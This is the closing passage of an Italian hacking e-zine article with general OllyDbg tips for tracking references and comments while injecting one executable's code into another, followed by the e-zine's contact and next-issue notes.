In queste condizioni Olly ci viene nuovamente in aiuto con due importanti funzioni:

- 'tasto dx > Find references to' per individuare tutti i riferimenti al VA o al blocco selezionato.
- La possibilità di inserire commenti con il doppio click sulla quarta colonna. I commenti sono la nostra arma per non perdere il segno e non perderci salti...non se ne mettono mai abbastanza.

Chiaramente commenti e references vanno cercati e segnalati in entrambi i file, in modo che ad esempio un jmp più avanti della posizione in cui stiamo scrivendo sul file da iniettare venga segnalato in un commento sul file iniettato, così da individuare il problema in seguito.

Aiuta moltissimo anche scrivere nel file che si sta iniettando i corrispondenti VA del file iniettato, ad esempio inizio e fine dei blocchi per ritrovarci in caso di modifiche.

È un lavoro lungo che richiede attenzione e l'uso del cervello...tutto il gusto del reversing insomma :P

Buone Vacanze a tutti voi!

**Floatman**

## *Note finali di UnderAttHack*

*Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo [underatthack@gmail.com](mailto:underatthack@gmail.com)*

*Siete pregati cortesemente di indicare se non volete essere presenti nella eventuale posta dei lettori.*

*Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.*

*Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 4) è prevista alla data di:*

***Venerdì 25 Settembre 2009***

*Come per questo numero, l'e-zine sarà scaricabile o leggibile nei formati PDF o xHTML al sito ufficiale del progetto:*

*<http://underatthack.altervista.org>*

*Tutti i contenuti di UnderAttHack, escluse le parti in cui è espressamente dichiarato diversamente, sono pubblicati sotto [Licenza Creative Commons](#)*

